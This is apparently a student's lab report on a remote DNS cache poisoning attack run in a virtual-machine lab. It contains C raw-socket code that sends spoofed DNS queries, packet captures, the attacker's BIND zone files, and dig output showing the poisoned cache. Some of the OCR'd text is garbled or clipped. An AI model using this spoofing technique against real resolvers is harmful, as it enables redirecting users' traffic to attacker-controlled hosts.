udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataend)); //
udp_header_size + udp_payload_size

   // Calculate the checksum for integrity//
   ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));

/*******************************************************************************8
```

Tips the checksum is quite important to pass the checking integrity. You need to study the algorithem and what part should be taken into the calculation.


!!!!!If you change anything related to the calculation of the checksum, you need to re-

calculate it or the packet will be dropped.!!!!!

Here things became easier since I wrote the checksum function for you. You don't need

```
to spend your time writing the right checksum function. Just for knowledge purpose,

remember the seconed parameter for UDP checksum: ipheader_size + udpheader_size + udpData_size

for IP checksum: ipheader_size + udpheader_size

*******************************************************************************/

   // Inform the kernel do not fill up the packet structure. we will build our own...
 if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
{
printf("error\n");
exit(-1);
}

while(1){

// This is to generate different query in xxxxx.example.edu

int charnumber;
      charnumber=1+rand()%5;
      *(data+charnumber)+=1;
      udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader)); // recalculate the
checksum for the UDP packet

      // send the packet out.
if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
 printf("packet send error %d which means %s\n",errno,strerror(errno));
      }
close(sd);
return 0;
}
```


Dns_query.c



```
)15-03-23 20:10:25.35 CadmusCo_d2:95:7e  Broadcast   ARP   60 Who has 10.0.2.1?  Tell 10.0.2.11
)15-03-23 20:10:25.69 10.0.2.15          10.0.2.11   DNS   77 Standard query A baaaa.example.edu
)15-03-23 20:10:25.69 10.0.2.15          10.0.2.11   DNS   77 Standard query A baaba.example.edu
)15-03-23 20:10:25.69 10.0.2.15          10.0.2.11   DNS   77 Standard query A caaba.example.edu
)15-03-23 20:10:25.69 10.0.2.15          10.0.2.11   DNS   77 Standard query A cbaba.example.edu

▶ Frame 2: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
▶ Ethernet II, Src: CadmusCo_4c:cf:61 (08:00:27:4c:cf:61), Dst: CadmusCo_d2:95:7e (08:00:27:d2:95:7e)
▶ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.2.11 (10.0.2.11)
▶ User Datagram Protocol, Src Port: 42777 (42777), Dst Port: domain (53)
▼ Domain Name System (query)
   [Response In: 13194]
   Transaction ID: 0x6745
 ▶ Flags: 0x0100 (Standard query)
   Questions: 1
   Answer RRs: 0
   Authority RRs: 0
   Additional RRs: 0
 ▼ Queries
  ▼ baaaa.example.edu: type A, class IN
     Name: baaaa.example.edu
     Type: A (Host address)
     Class: IN (0x0001)
```

```
[03/23/2015 20:10] root@ubuntu:/home/seed/Bharat/Lab5# gcc -lpcap udp_query.c -o
 udp_query
[03/23/2015 20:10] root@ubuntu:/home/seed/Bharat/Lab5# udp_query 10.0.2.15 10.0.
2.11
^C
[03/23/2015 20:10] root@ubuntu:/home/seed/Bharat/Lab5# 
```

dns_query running on attacker machine



```
)15-03-23 20:11:30.8919 199.43.132.53    10.0.2.11    DNS    153 Standard query response A 1.1.1.1
)15-03-23 20:11:30.8919 199.43.132.53    10.0.2.11    DNS    153 Standard query response A 1.1.1.1
```

```
▼ Domain Name System (response)
    Transaction ID: 0x6745
  ▶ Flags: 0x8400 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 1
  ▼ Queries
    ▼ yxxxx.example.edu: type A, class IN
        Name: yxxxx.example.edu
        Type: A (Host address)
        Class: IN (0x0001)
  ▼ Answers
    ▼ yxxxx.example.edu: type A, class IN, addr 1.1.1.1
        Name: yxxxx.example.edu
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 10 minutes
        Data length: 4
        Addr: 1.1.1.1 (1.1.1.1)
  ▼ Authoritative nameservers
    ▼ example.edu: type NS, class IN, ns ns.attacks.net
        Name: example.edu
        Type: NS (Authoritative name server)
        Class: IN (0x0001)
        Time to live: 10 minutes
        Data length: 16
        Name Server: ns.attacks.net
  ▼ Additional records
    ▼ ns.attacks.net: type A, class IN, addr 0.0.1.1
        Name: ns.attacks.net
        Type: A (Host address)
```

```
0030  00 01 00 01 00 01 05 79  78 78 78 78 07 65 78 61   .......y xxxx.exa
0040  6d 70 6c 65 03 65 64 75  00 00 01 00 01 c0 0c 00   mple.edu ........
0050  01 00 01 00 00 02 58 00  04 01 01 01 01 c0 12 00   ......X. ........
0060  02 00 01 00 00 02 58 00  10 02 6e 73 07 61 74 74   ......X. ..ns.att
0070  61 63 6b 73 03 6e 65 74  00 02 6e 73 07 61 74 74   acks.net ..ns.att
0080  61 63 6b 73 03 6e 65 74  00 00 01 00 01 00 00 02   acks.net ........
0090  58 00 04 00 00 01 01 01  01                        X.......
```


Domain Name Service (dns), 111 b... Packets: 24208 Displayed: 24208 Marked: 0 Profile: Default

```
[03/23/2015 20:12] root@ubuntu:/home/seed/Bharat/Lab5# gcc -lpcap udp_response.c
 -o udp_response
[03/23/2015 20:12] root@ubuntu:/home/seed/Bharat/Lab5# udp_response 199.43.132.5
3 10.0.2.11
```

dns_response running on attacker machine

Getting the response with both correct transaction ID and the query, the probability (1/8 * 1/8) is very low. However after multiple such attempts I got the cache poisoned. (I had to keep running the queries for more than 1 hour (actually left it overnight, don't know when the poison happened) to get the cache finally poisoned).

The DNS cache after poisoning



```
[03/24/2015 07:02] seed@ubuntu:~$ cat /var/cache/bind/dump.db| grep 'attacks'
example.com              293      NS       ns.attacks.net.
[03/24/2015 07:02] seed@ubuntu:~$
```


Apollo cache shows ns.attacks.net showing that DNS was successfully poisoned.

3.2 Task 2: Result Verification

We are using a fake domain named 'ns.attacks.net'

First we create a default zone in the Apollo server, by adding the following lines to /etc/bind/named.conf.default-zones


```
zone "ns.attackss.net" {
                type master;
                file "/etc/bind/db.attacker";
};
```



```
[03/24/2015 07:07] seed@ubuntu:~$ cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
        type hint;
        file "/etc/bind/db.root";
};

// be authoritative for the localhost forward and reverse zones, and for
// broadcast zones as per RFC 1912

zone "localhost" {
        type master;
        file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
        type master;
        file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
        type master;
        file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
        type master;
        file "/etc/bind/db.255";
};

zone "ns.attacks.net" {
        type master;
        file "/etc/bind/db.attacker";
};
[03/24/2015 07:07] seed@ubuntu:~$
```

default zone added on Apollo (VM_3).

Next we create the file /etc/bind/db.attacker with the content provided in the lab description:



```
[03/24/2015 08:43] seed@ubuntu:~$ cat /etc/bind/db.attacker
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     localhost. root.localhost. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.attacks.net.
@       IN      A       10.0.2.15
@       IN      AAAA    ::1
[03/24/2015 08:43] seed@ubuntu:~$
```


db.attacker file on VM_3

Next we need to configure our attacker machine to repond to the DNS queries of ns.attacks.net:

We add the following lines of code in /etc/bind/named.conf.local of attacker machine (VM_1)

```
zone "example.com" {

        type master;

        file "/etc/bind/example.com.db";
```


};
Next we create the file /etc/bind/example.com.db, with the content provided in the lab as shown:



```
[03/24/2015 07:15] root@ubuntu:/home/seed/Bharat/Lab5# cat /etc/bind/example.com
.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.attacks.net.
@       IN      MX      10 mail.example.com.

www     IN      A       1.1.1.1
mail    IN      A       1.1.1.2
*.example.com.  IN      A 1.1.1.10


[03/24/2015 07:16] root@ubuntu:/home/seed/Bharat/Lab5# █
```

example.com.db file created on attacker machine.

Next we restart both the machine's bind9 server using the command: 'sudo service bind9 restart'




```
[03/24/2015 07:17] root@ubuntu:/home/seed/Bharat/Lab5# sudo service bind9 restar
t
 * Stopping domain name service... bind9
waiting for pid 896 to die
                                                                         [ OK ]
 * Starting domain name service... bind9                                 [ OK ]
[03/24/2015 07:17] root@ubuntu:/home/seed/Bharat/Lab5# █
```

Restart both attacker bind9 server and Apollo server.

The Response:

Let us try to see if our attack is successful. We will try to dig www.example.com from our user machine and observe the output


Now when we run dig.example.com form the user machine (VM_2) we will see the following response:



```
 <<>> DiG 9.8.1-P1 <<>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52498
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

; QUESTION SECTION:
www.example.com.            IN      A

; ANSWER SECTION:
ww.example.com.     5593    IN      A       1.1.1.1

; AUTHORITY SECTION:
xample.com.         5593    IN      NS      ns.attacks.net.

; ADDITIONAL SECTION:
s.attacks.net.      604800  IN      A       10.0.2.15
s.attacks.net.      604800  IN      AAAA    ::1

; Query time: 0 msec
; SERVER: 10.0.2.11#53(10.0.2.11)
; WHEN: Tue Mar 24 07:25:33 2015
; MSG SIZE  rcvd: 120

03/24/2015 07:26] seed@ubuntu:~$
```

dig request on user machine: VM_2

However strangely when I did a dig www.example.com after a few minutes this is what I got:



```
[03/24/2015 07:29] seed@ubuntu:~$ dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46352
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        5396    IN      A       1.1.1.1

;; AUTHORITY SECTION:
.                       5396    IN      NS      ns.attacks.net.

;; ADDITIONAL SECTION:
ns.attacks.net.         604800  IN      A       10.0.2.15
ns.attacks.net.         604800  IN      AAAA    ::1

;; Query time: 2 msec
;; SERVER: 10.0.2.11#53(10.0.2.11)
;; WHEN: Tue Mar 24 07:29:02 2015
;; MSG SIZE  rcvd: 120

[03/24/2015 07:29] seed@ubuntu:~$
```

AS we can see the reply which we get for a dig www.example.com is 1.1.1.1 which is the attacker IP. Showing that our cache was poisoned and our attack is successful.